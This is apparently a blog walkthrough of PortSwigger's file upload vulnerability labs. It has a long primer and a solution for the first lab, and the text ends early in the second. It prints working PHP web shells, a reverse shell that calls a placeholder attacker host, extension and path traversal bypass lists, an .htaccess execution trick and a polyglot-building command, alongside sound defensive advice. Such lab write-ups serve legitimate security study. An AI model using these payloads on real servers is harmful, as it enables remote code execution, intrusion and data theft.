Walkthrough - File Upload Portswigger labs
An intro File Upload Vulnerabilities and walkthrough of all 7 portswigger labs
Completed all 7 file upload vulnerability labs from Portswigger. File upload vulnerabilities are particularly dangerous because they can lead directly to remote code execution—allowing attackers to upload web shells and gain complete control over the server. These labs covered various validation bypass techniques, from simple content-type manipulation to race conditions that exploit the timing window between file upload and validation. Below is a detailed explanation of file upload vulnerabilities followed by step-by-step walkthroughs for each lab.
Everything about File Upload Vulnerabilities
1. What are File Upload Vulnerabilities?
File upload vulnerabilities occur when web applications allow users to upload files to the server without properly validating or restricting what gets uploaded. When exploited, attackers can:
- Upload web shells for remote code execution
- Overwrite critical system files
- Store malicious files for later execution
- Bypass security controls through crafted filenames
- Exploit parsing discrepancies in file validation
The core issue is that uploaded files, if executable, can run with the privileges of the web server, potentially compromising the entire application.
2. Common Validation Mechanisms (and Their Weaknesses)
Client-Side Validation:
- JavaScript checks that can be bypassed by intercepting requests
- File extension checks in browser that don’t apply to HTTP requests
- Easily defeated with proxy tools like Burp Suite
Content-Type Header Validation:
1
2
Content-Type: image/jpeg  # User-controlled header
Content-Type: image/png   # Can be set to anything
- Header is controlled by the attacker
- Easy to set to an allowed MIME type
- Should never be the sole validation mechanism
File Extension Blacklist:
1
2
Blocked: .php, .php5, .phtml
Bypass: .php3, .php4, .phar, .phpt, .pgif
- Incomplete blacklists missing alternative extensions
- Case sensitivity issues (
.PHPvs.php) - Can be defeated with lesser-known extensions
File Extension Whitelist:
1
2
Allowed: .jpg, .png, .gif
Bypass: .jpg.php, .png%00.php
- Double extensions (depends on server parsing)
- Null byte injection truncating filename
- Path traversal to escape upload directory
Magic Bytes/File Signature:
1
2
3
PNG: 89 50 4E 47 0D 0A 1A 0A
JPEG: FF D8 FF
GIF: 47 49 46 38
- Checks first few bytes of file
- Can be bypassed with polyglot files
- File contains valid image header + malicious code
Content Inspection:
- Image processing libraries validate file structure
- Can still be bypassed with carefully crafted polyglots
- May have vulnerabilities in the validation library itself
3. Attack Vectors & Bypass Techniques
Web Shell Upload:
1
<?php echo system($_GET['cmd']); ?>
- Simplest form of RCE
- Upload as .php file
- Access via browser with ?cmd=whoami
Content-Type Bypass:
1
2
3
4
5
6
7
# Original request
Content-Type: application/x-php
Content-Disposition: form-data; name="file"; filename="shell.php"

# Bypassed
Content-Type: image/jpeg
Content-Disposition: form-data; name="file"; filename="shell.php"
Extension Obfuscation:
1
2
3
4
5
shell.php%00.jpg      # Null byte injection
shell.php.jpg         # Double extension
shell.php%20          # Trailing space
shell.php.            # Trailing dot
shell.php::$DATA      # NTFS alternate data stream
Path Traversal:
1
2
3
4
../shell.php          # Escape upload directory
..%2fshell.php        # URL-encoded slash
..%252fshell.php      # Double-encoded
....//....//shell.php # Non-recursive filter bypass
Polyglot Files:
1
2
3
# Valid PNG + PHP code
89 50 4E 47 [PNG headers]
<?php system($_GET['cmd']); ?>
- File passes image validation
- Still executes as PHP if accessed with .php extension
htaccess Upload:
1
2
# Upload .htaccess to enable PHP execution
AddType application/x-httpd-php .jpg
- Override server configuration
- Make image files executable as PHP
Race Condition:
1
2
3
4
1. Upload malicious file
2. File temporarily stored
3. Validation runs → file deleted if invalid
4. Access file before validation completes
- Exploit timing window
- Send multiple requests simultaneously
4. Server-Side Execution Requirements
For uploaded files to be exploitable:
File Must Be Accessible:
- Uploaded to web-accessible directory
- Not quarantined or sandboxed
- Predictable or discoverable path
File Must Be Executable:
- Server must execute file type (e.g., .php on Apache with PHP)
- Directory must allow script execution
- Not disabled via .htaccess or server config
Common Executable Locations:
1
2
3
4
5
6
/uploads/
/avatars/
/files/
/images/
/static/
/media/
5. Web Shell Types
Basic Command Execution:
1
<?php system($_GET['cmd']); ?>
More Featured Shell:
1
2
3
4
5
6
7
8
<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
}
?>
File Browser:
1
2
3
4
5
6
7
<?php
$dir = isset($_GET['dir']) ? $_GET['dir'] : getcwd();
$files = scandir($dir);
foreach($files as $file) {
    echo "<a href='?dir=$dir/$file'>$file</a><br>";
}
?>
Reverse Shell:
1
2
3
4
<?php
$sock=fsockopen("attacker.com",4444);
exec("/bin/sh -i <&3 >&3 2>&3");
?>
6. Real-World Examples
Image Upload RCE:
- Profile picture uploads allowing .php files
- Avatar systems with insufficient validation
- Document upload features with code execution
CMS Vulnerabilities:
- WordPress plugin upload vulnerabilities
- Joomla extension upload bypass
- Drupal module upload flaws
Notable CVEs:
- CVE-2019-8943: WordPress plugin file upload RCE
- CVE-2018-9276: pfSense command injection via file upload
- CVE-2020-7209: HPE Remote RCE via file upload
7. Impact Assessment
Critical Impact:
- Remote Code Execution on server
- Full server compromise
- Access to database credentials
- Lateral movement in network
- Data exfiltration
High Impact:
- Stored XSS via uploaded HTML/SVG
- Defacement via file overwrite
- DoS through resource exhaustion
Medium Impact:
- Information disclosure via uploaded files
- Client-side attacks (malicious downloads)
8. Defense Strategies
Input Validation:
1
2
3
4
5
6
# Whitelist allowed extensions
ALLOWED_EXTENSIONS = {'png', 'jpg', 'jpeg', 'gif'}

def allowed_file(filename):
    return '.' in filename and \
           filename.rsplit('.', 1)[1].lower() in ALLOWED_EXTENSIONS
Content Validation:
1
2
3
4
5
6
7
8
9
from PIL import Image

def validate_image(file):
    try:
        img = Image.open(file)
        img.verify()  # Verify it's actually an image
        return True
    except:
        return False
Secure Storage:
- Store uploads outside web root
- Use non-guessable filenames (UUIDs)
- Disable script execution in upload directories
- Implement separate storage service (S3, etc.)
Configuration Hardening:
1
2
3
4
5
6
# Disable PHP execution in upload directory
<Directory /var/www/html/uploads>
    php_flag engine off
    Options -ExecCGI
    AddHandler cgi-script .php .php3 .php4 .phtml
</Directory>
File Processing:
- Strip metadata from uploads
- Re-encode images
- Use anti-virus scanning
- Implement file size limits
Defense in Depth:
- Validate file extension (whitelist)
- Validate MIME type
- Validate file content (magic bytes)
- Scan with AV
- Store outside web root
- Randomize filename
- Set restrictive permissions
- Disable execution in upload directory
9. Testing Methodology
Basic Testing:
- Upload legitimate file → note response
- Upload .php file → check if blocked
- Try Content-Type bypass
- Try extension alternatives
- Test path traversal
- Attempt polyglot files
Extension Fuzzing:
1
2
3
4
.php, .php3, .php4, .php5, .phtml, .phps
.phar, .pgif, .pht, .phtm, .inc
.asp, .aspx, .jsp, .jspx
.cgi, .pl, .py, .rb
Content-Type Fuzzing:
1
2
3
4
5
image/jpeg
image/png
image/gif
text/html
application/octet-stream
Path Traversal Testing:
1
2
3
4
../shell.php
..%2fshell.php
..%252fshell.php
....//shell.php
Polyglot Creation:
1
2
3
# Add PHP to end of image
cat image.png > polyglot.php
echo '<?php system($_GET["cmd"]); ?>' >> polyglot.php
10. Exploitation Tools
Web Shells:
- weevely (Python-based)
- China Chopper
- b374k
- WSO Web Shell
- C99 Shell
Payloads:
- PayloadsAllTheThings (GitHub)
- SecLists (upload bypass lists)
- PHP reverse shell (pentestmonkey)
Automation:
- Burp Suite Intruder
- Custom Python scripts
- fuxploider (upload fuzzer)
Labs
1. Remote code execution via web shell upload
Description:

We need to upload a php webshell to the site via image upload function and submit the contents of the file at /home/carlos/secret to solve the lab.
Explanation:
We need to put this simple PHP webshell payload in a file. I named this file shell.php.
<?php echo system($_GET['cmd']); ?>
We are given a functionality to upload a profile picture when we login with the given credentials.

We are able to upload shell.php directly.

We are able to trigger the id command by opening the avatar in a new tab and appending ?cmd=id in the URL.

We send this request to repeater and append cat+/home/carlos/secret this gives us the flag.


When I tried to submit it, it failed. Looking back at the output for id as well as the cat+/home/carlos/secret we can see that the output that we get from the RCE is repeated twice

Then I pasted in only half the string.

This solved the lab.


2. Web shell upload via Content-Type restriction bypass
Description:

We need to upload a php webshell to the site via image upload function and submit the contents of the file at /home/carlos/secret to solve the lab but there is a validation taking place via the content-type HTTP Header which is user controlled and needs to be bypassed.
Explanation:
We have the same site as before and we try to upload shell.php.
